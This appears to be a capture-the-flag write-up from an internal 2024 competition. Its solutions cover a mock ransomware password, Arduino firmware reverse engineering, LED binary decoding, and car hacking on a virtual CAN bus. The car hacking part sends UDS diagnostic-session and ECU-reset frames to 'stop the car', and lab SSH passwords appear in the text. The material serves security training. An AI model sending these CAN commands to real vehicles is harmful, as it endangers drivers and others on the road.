


We got HEX of oldale town “8F7BB880 613514DE”. Now go to Tools>Cheats>List cheats…



Enter the Codes, and choose type Game Shark Advance.





Tick your code. Hit OK. And Now go to any room to warp, example below is our house

Enter the house

And we automatically teleport to Flag Town. Find the flag around the area.

FLAG


MIIT2024{1.Ch00s3.Y0u.<3}

LOCKED


Creator: Kiok

Description: all just temporary


After run the locked.exe, all the files will be encrypted to KEKE File.



The readme file indicate that we need to find the password




By having a basic knowledge that we used to forget that the file will run on temp first. So check the temp




The txt file of that means password.

Convert the cipher given on CyberChef


Drag the magic and the password is “hailthepress”




Insert the password=hailthepress



And here is the flag



All the file will automatically decrypted.



FLAG:

MIIT2024{trytomaketheflagsimplebecauseyoucantcopyit}


PHYSICAL HARDWARE

TELLMETHEPASS

Creator: OS1RIS


Description:

You can run putty or Arduino Serial Monitor. (COM could be vary depending on machine)



Using Radare2 and run “iz” command you will get the mysterious “mostsecure” strings on address paddr: 0x000007a2 , vaddr: 0x00800112

Command:
└─$ r2 tellmethepass.ino.elf
[0x00000000]> aaa
[0x00000000]> afl
[0x00000000]> iz




```
[0x00000000]> pd @ 0x00800112
            ;-- str.mostsecure:
            ;-- password:
            0x00800112      .string "mostsecure" ; len=22
            0x00800128  ~    0045           sbci r16, 0x50
            ;-- str.Enter_Password::
            0x00800129      .string "Enter Password:" ; len=16
            ;-- str.Access_granted__n:
            0x00800139      .string "Access granted!\n" ; len=17
```


Password: mostsecure

Other Solution (using IDA):

Using Hex on IDA will display the password.



Running on the Hardware will shown the flag



FLAG:


MIIT2024{Plz_d0nt_t3ll_any0n3}

Source Code Arduino:


```
int password[] = {109, 111, 115, 116, 115, 101, 99, 117, 114, 101}; // ASCII : "mostsecure"

enum State {
  WAIT_FOR_PASSWORD,
  CHECK_PASSWORD
};
void(* resetFunc) (void) = 0;

State currentState = WAIT_FOR_PASSWORD;
int passwordIndex = 0;

void setup() {
  Serial.begin(9600);
  Serial.println("Welcome To Internal CTF, Did You Find the Password? :3 \n");
  delay(500);
}

void loop() {
  if (currentState == WAIT_FOR_PASSWORD) {
    Serial.println("Enter Password:");
    currentState = CHECK_PASSWORD;
    passwordIndex = 0;
  }
  else if (currentState == CHECK_PASSWORD) {
    bool correct = true;
    int input;
    while (passwordIndex < sizeof(password) / sizeof(password[0])) {
      if (Serial.available() > 0) {
        input = Serial.read();
        if (input != password[passwordIndex]) {
          correct = false;
          break;
        }
        passwordIndex++;
      }
    }

    if (correct && passwordIndex == sizeof(password) / sizeof(password[0])) {
      Serial.println("Access granted!\n");
      Serial.println("Here Your Flag: MIIT2024{Plz_d0nt_t3ll_any0n3}");
      delay(500);
      currentState = WAIT_FOR_PASSWORD;
    }
    else if(!correct){
      Serial.println("Wrong!\n");
      delay(500);
      resetFunc();
    }

  }
}
```

SEE MORE

Creator: OS1RIS



Given LED that light randomly but it is binary. Then decode it, you will get the text.




FLAG:

MIIT2024{H3lloWorld}

Source Code (Python) : Raspberry Pi Pico W


```
import machine
import time

led_pins = [2,3,4,5,6,7,8,9]

leds = [machine.Pin(pin, machine.Pin.OUT) for pin in led_pins]

binary_led = [1, 1, 1, 1, 1, 1, 1, 1]
binary_H = [0, 1, 0, 0, 1, 0, 0, 0]
binary_3 = [0, 0, 1, 1, 0, 0, 1, 1]
binary_l = [0, 1, 1, 0, 1, 1, 0, 0]
binary_0 = [0, 1, 1, 0, 1, 1, 1, 1]
binary_w = [0, 1, 0, 1, 0, 1, 1, 1]
binary_r = [0, 1, 1, 1, 0, 0, 1, 0]
binary_d = [0, 1, 1, 0, 0, 1, 0, 0]
binary_dead = [0, 0, 0, 0, 0, 0, 0, 0]

message_binaries = [
    binary_led, binary_H,
    binary_3, binary_l,
    binary_l, binary_0,
    binary_w,  binary_0,
    binary_r,  binary_l,
    binary_d
]

def light_leds(binary_sequence):
    for i, bit in enumerate(binary_sequence):
        leds[i].value(bit)

while True:
    for binary_sequence in message_binaries:
        light_leds(binary_sequence)
        time.sleep(1)
        light_leds(binary_dead)
        time.sleep(1)
```




CAR HACKING

Creator: Kiok & OS1RIS

1. **Create SSH key**





```
┌──(osiris㉿ALICE)-[~]
└─$ ssh -p 2200 ubuntu@13.59.26.130
The authenticity of host '[13.59.26.130]:2200 ([13.59.26.130]:2200)' can't be established.
ED25519 key fingerprint is SHA256:euIYyA5axWu1auiBFH+0o3UZpDIYo05n0uBK3sJyTjw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[13.59.26.130]:2200' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/osiris/.ssh/id_rsa':

Password for ubuntu: canbushack
Password for root: canbushack
Passwordless sudo is enabled

Have fun!

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@user:~$
```

Installing caringcaribou

```
ubuntu@user:~$ git clone https://github.com/CaringCaribou/caringcaribou.git
Cloning into 'caringcaribou'...
remote: Enumerating objects: 2554, done.
remote: Counting objects: 100% (656/656), done.
remote: Compressing objects: 100% (246/246), done.
remote: Total 2554 (delta 461), reused 476 (delta 410), pack-reused 1898
Receiving objects: 100% (2554/2554), 584.24 KiB | 7.59 MiB/s, done.
Resolving deltas: 100% (1769/1769), done.
ubuntu@user:~$
```

```
ubuntu@user:~/caringcaribou$ sudo python3 setup.py install
-----------------------------------
 Installing Caring Caribou version 0.6
-----------------------------------
```

```
ubuntu@user:~$ printf "[default]\ninterface = socketcan\nchannel = vcan0" > $HOME/.canrc
ubuntu@user:~$ strings ~/.canrc
[default]
interface = socketcan
channel = vcan0
ubuntu@user:~$
```

That’s the end of preparing the setup and configuration

FLAG 1

Command:
ubuntu@user:~$ caringcaribou -i vcan0 uds discovery

```
Identified diagnostics:

+------------+------------+
| CLIENT ID  | SERVER ID  |
+------------+------------+
| 0x00000103 | 0x0000012d |
| 0x000001fd | 0x0000012d |
| 0x0000037f | 0x0000012d |
| 0x00000606 | 0x0000012d |
| 0x00000620 | 0x00000520 |
| 0x00000622 | 0x00000522 |
| 0x0000062c | 0x0000052c |
| 0x000007e0 | 0x000007e8 |
| 0x000007e2 | 0x000007ea |
| 0x000007f1 | 0x000007f9 |
+------------+------------+
```

ubuntu@user:~$ caringcaribou -i vcan0 uds dump_dids 0x7e0 0x7e8 -t0.1

```
Loading module 'uds'

Dumping DIDs in range 0x0000-0xffff

Identified DIDs:
DID    Value (hex)
0x000c 0000
0x000d 00
0x1000 00
0x4200 00000900
0xf190 013143414e4255534841434b49534330304c

Done!
```

Command:
echo "013143414e4255534841434b49534330304c" | xxd -r -p

```
ubuntu@user:~$ echo "013143414e4255534841434b49534330304c" | xxd -r -p
1CANBUSHACKISC00Lubuntu@user:~$
```

FLAG:

MIIT2024{1CANBUSHACKISC00L}

FLAG 2

Command:
ubuntu@user:~$ caringcaribou -i vcan0 uds dump_dids 0x7f1 0x7f9 -t0.1

```
Dumping DIDs in range 0x0000-0xffff

Identified DIDs:
DID    Value (hex)
0x1111 00
0xf190 0131464c414756494e535253343230363930
0xfa00 01
0xfa01 00
0xfa02 01
0xfa06 010101
```

Command:
echo "0131464c414756494e535253343230363930" | xxd -r -p

```
ubuntu@user:~$ echo "0131464c414756494e535253343230363930" | xxd -r -p
1FLAGVINSRS420690ubuntu@user:~$
```

ALTERNATIVE SOLUTION

```
File  Actions  Edit  View  Help
ubuntu@user:~$ bash getvin.sh
62 F1 90 01 31 43 41 4E 42 55 53 48 41 43 4B 49 53 43 30 30 4C
1CANBUSHACKISC00L
ubuntu@user:~$ cat getvin.sh
#!/bin/bash

iface="${1:-vcan0}"
src="${2:-7e0}"
dst="${3:-7e8}"

# exit on error
set -e

# sniff and capture responses
VINFILE="$(mktemp -u /tmp/vin-isotp-XXX)"
isotprecv -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &
recv_pid=$!

# send the "get VIN" request
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"
sleep 0.1

# parse out VIN
cat "$VINFILE"
tail -c +10 "$VINFILE" | xxd -p -r
echo

rm "$VINFILE"
kill $recv_pid &>/dev/null || true
ubuntu@user:~$
```

Source Code:

#!/bin/bash
 	
#Flag1
iface="${1:-vcan0}"
src="${2:-7e0}"
dst="${3:-7e8}"

```
# exit on error
set -e

# sniff and capture responses
VINFILE="$(mktemp -u /tmp/vin-isotp-XXX)"
isotprecv -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &
recv_pid=$!

# send the "get VIN" request
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"
sleep 0.1

# parse out VIN
cat "$VINFILE"
flag=$(tail -c +10 "$VINFILE" | xxd -p -r)
echo "MIIT2024{${flag}}"

rm "$VINFILE"
kill $recv_pid &>/dev/null || true

#Flag2
iface="${1:-vcan0}"
src="${2:-7f1}"
dst="${3:-7f9}"

# exit on error
set -e

# sniff and capture responses
VINFILE="$(mktemp -u /tmp/vin-isotp-XXX)"
isotprecv -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &
recv_pid=$!

# send the "get VIN" request
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"
sleep 0.1

# parse out VIN
cat "$VINFILE"
flag2=$(tail -c +10 "$VINFILE" | xxd -p -r)
echo "MIIT2024{${flag2}}"

rm "$VINFILE"
kill $recv_pid &>/dev/null || true
```

```
ubuntu@user:~$ bash getvin.sh
62 F1 90 01 31 43 41 4E 42 55 53 48 41 43 4B 49 53 43 30 30 4C
MIIT2024{1CANBUSHACKISC00L}
62 F1 90 01 31 46 4C 41 47 56 49 4E 53 52 53 34 32 30 36 39 30
MIIT2024{1FLAGVINSRS420690}
ubuntu@user:~$
```

Flag:

MIIT2024{1CANBUSHACKISC00L}

MIIT2024{1FLAGVINSRS420690}

STOP DEMOSTRATION

Stop the car. – 500

Demonstrate to the overlord how you did it.

```
cansend vcan0 '620#0211030000000000'
```

run the command

caringcaribou -i vcan0 uds discovery

CLIENT ID	SERVER ID
0×00000620	0×00000520
0×00000622	0×00000522
0×0000062c	0×0000052c
0×000007e0	0×000007e8
0×000007e2	0×000007ea
0×000007f1	0×000007f9

Based on the provided table, it seems that the BCM (Body Control Module) is associated with the following client and server IDs:

- Client ID: 0x000007e0
- Server ID: 0x000007e8

 # Start Diagnostic Control Session with the BCM

cansend vcan0 '7e0#0210020000000000'

 # Send Reset ECU (0x03 = softReset)

cansend vcan0 '7e0#0211030000000000'

flag: cansend vcan0 '7e0#0211030000000000'

POC Kiok

POC OS1RIS

Flag will be given:

MIIT2024{09eeb6b5e4bbf14a617424bd8c6792fd}

THREAT INTELLIGENCE

Creator: Kiok

P/S: RUN IN ISOLATED ENVIRONMENT. THIS IS REAL MALWARE / TROJAN.

The malicious file will be given. Password: infected

Use AnyRun website to analyze the malware.

FLAG 1

